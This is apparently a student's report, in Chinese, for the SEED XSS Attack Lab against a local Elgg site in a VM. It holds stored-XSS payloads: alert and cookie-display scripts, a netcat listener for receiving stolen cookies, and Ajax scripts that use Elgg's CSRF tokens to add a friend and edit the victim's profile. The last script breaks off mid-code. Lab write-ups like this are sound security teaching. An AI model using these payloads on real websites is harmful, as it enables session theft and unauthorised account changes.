

XSS Attack Lab

实验报告

57118112 王怡乐

Task1: Posting a Malicious Message to Display an Alert Window


登录 Samy 的账户，修改 brief description

Brief description


```
<script>alert('XSS');</script>
```

Public

登录 Alice 的账户，查看 Samy 的个人简介，出现弹框。



若采用链接方式，则首先在/etc/hosts 文件里加入 127.0.0.1 www.example.com。




The screenshot shows a VMBox window titled "VMBox_SEEDUbuntu [正在运行] - Oracle VM VirtualBox". Inside, a Terminator terminal window is open, showing the root user at the VM prompt. The terminal displays the contents of the /etc/hosts file, which includes mappings for 127.0.0.1 to localhost, VM, and various domains like www.SeedLabSQLInjection.com, www.xsslabelgg.com, www.csrflabelgg.com, www.csrfabattacker.com, www.repackagingattacklab.com, www.seedlabclickjacking.com, and www.example.com. The terminal also shows IPv6 configuration lines and a list of users. The bottom of the terminal window displays "-- INSERT --" and page numbers "19,26-32" and "All".

```
root@VM: /etc
root@VM: /etc 66x24
127.0.0.1    localhost
127.0.1.1    VM

# The following lines are desirable for IPv6 capable hosts
::1         ip6-localhost ip6-loopback
fe00::0     ip6-localnet
ff00::0     ip6-mcastprefix
ff02::1     ip6-allnodes
ff02::2     ip6-allrouters
127.0.0.1    User
127.0.0.1    Attacker
127.0.0.1    Server
127.0.0.1    www.SeedLabSQLInjection.com
127.0.0.1    www.xsslabelgg.com
127.0.0.1    www.csrflabelgg.com
127.0.0.1    www.csrfabattacker.com
127.0.0.1    www.repackagingattacklab.com
127.0.0.1    www.seedlabclickjacking.com
127.0.0.1    www.example.com
~
~
~
-- INSERT --                               19,26-32    All
```

在文件夹/var/www/html 中编写文件 myscripts.js。




The screenshot shows a VMBox window titled "VMBox_SEEDUbuntu [正在运行] - Oracle VM VirtualBox". Inside, a Terminator terminal window is open, showing the root user at the VM prompt. The terminal displays the contents of the myscripts.js file, which contains the JavaScript code "alert('XSS');". The bottom of the terminal window displays "-- INSERT --" and page numbers "1,12" and "All".


```
root@VM: /var/www/html
root@VM: /var/www/html 66x24
alert('XSS');
```

```
root@VM:/var/www/html# ls
index.html
root@VM:/var/www/html# vi myscripts.js
root@VM:/var/www/html# ls
index.html  myscripts.js
root@VM:/var/www/html#
```

在 Samy 的个人简介中加入如下内容。



登录 Alice 的账号，访问 Samy 的主页，出现弹窗。



Task 2: Posting a Malicious Message to Display Cookies


在 Samy 的个人简介中写入如下内容。

Brief description

```
<script>alert(document.cookie);</script>
```


Public

登录 Alice 的账号，打开 Samy 的主页，出现弹框，弹框内容为 Alice 的 cookie。




Task 3: Stealing Cookies from the Victim's Machine

在 Samy 的个人简介中写入如下内容。



`<script>document.write('');</script>`

在终端输入命令 `nc -l 5555 -v` 开启监听。登录 Alice 的账号，打开 Samy 的主页，则监听到 Alice 的 cookie。




Task 4: Becoming the Victim's Friend

登录 Alice 的账号，加 Samy 为好友。使用 HTTP Header Live 查看加 Samy 为好友的 HTTP 请求格式。




在 Samy 的 About me 中写入如下内容。



```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="__elgg_ts="+elgg.security.token.__elgg_ts;
var token="__elgg_token="+elgg.security.token.__elgg_token;
//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add"+"?friend=47"+token+ts;
//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
```

```
Ajax.open("GET",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
Ajax.send();
}
</script>
```

登录 Bobby 的账号，访问 Sammy 的主页，此时已成功添加 Sammy 为好友。



问题 1:解释 1 行和 2 行的目的，为什么需要它们？

答：目的是从相关的 JavaScript 变量中获取时间戳和秘密令牌的值。

问题 2:若 Elgg 应用程序只提供“About Me”字段的编辑模式，即:你不能切换到文本模式，你还能成功发动攻击吗？

答：可以，即使不能切换到文本编辑模式，攻击者可以使用一个浏览器扩展来删除 HTTP 请求中的格式化数据，或使用其他客户端（例如 CURL 程序）来发送请求，都可以实现攻击。

Task 5: Modifying the Victim's Profile

Samy 更改自己的个人简介，并使用 Web Developer Tool 捕获相应的 HTTP POST 请求报文。

The screenshot shows the Chrome DevTools Network tab with a selected POST request to `http://www.xsslabelgg.com/action/profile/edit`. The status is 302 Found. The response headers are expanded, showing a 366 B response with various headers including Cache-Control, Connection, Content-Length, Content-Type, Date, Expires, Keep-Alive, Location, Pragma, and Server.

Headers	Cookies	Params	Response	Timings
Request URL: <code>http://www.xsslabelgg.com/action/profile/edit</code>				
Request method: POST				
Remote address: 127.0.0.1:80				
Status code: 302 Found ? Edit and Resend Raw headers				
Version: HTTP/1.1				
▼ Response headers (366 B)				
Cache-Control: no-store, no-cache, must-revalidate				
Connection: Keep-Alive				
Content-Length: 0				
Content-Type: text/html; charset=utf-8				
Date: Wed, 16 Sep 2020 13:34:43 GMT				
Expires: Thu, 19 Nov 1981 08:52:00 GMT				
Keep-Alive: timeout=5, max=100				
Location: <code>http://www.xsslabelgg.com/profile/alice</code>				
Pragma: no-cache				
Server: Apache/2.4.18 (Ubuntu)				

在 Samy 的 About me 中写入如下内容。

The screenshot shows the 'Edit profile' page in a browser. The 'Display name' field contains 'Samy'. The 'About me' field contains a malicious JavaScript payload designed to steal session data and perform a cross-site request forgery (CSRF) attack. The payload uses the `window.onload` event to execute JavaScript that retrieves session variables and sends a POST request to the profile edit endpoint.

```
<script type="text/javascript">
window.onload=function(){
var userName=elgg.session.user.name;
var guid="&guid="+elgg.session.user.guid;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;
var name="&name="+elgg.session.user.name;
var desc="&description=Samy is my hero"&accesslevel[description]=2";
var sendurl="http://www.xsslabelgg.com/action/profile/edit";
var content=token+ts+name+desc+guid;
if(elgg.session.user.guid!=47){

```

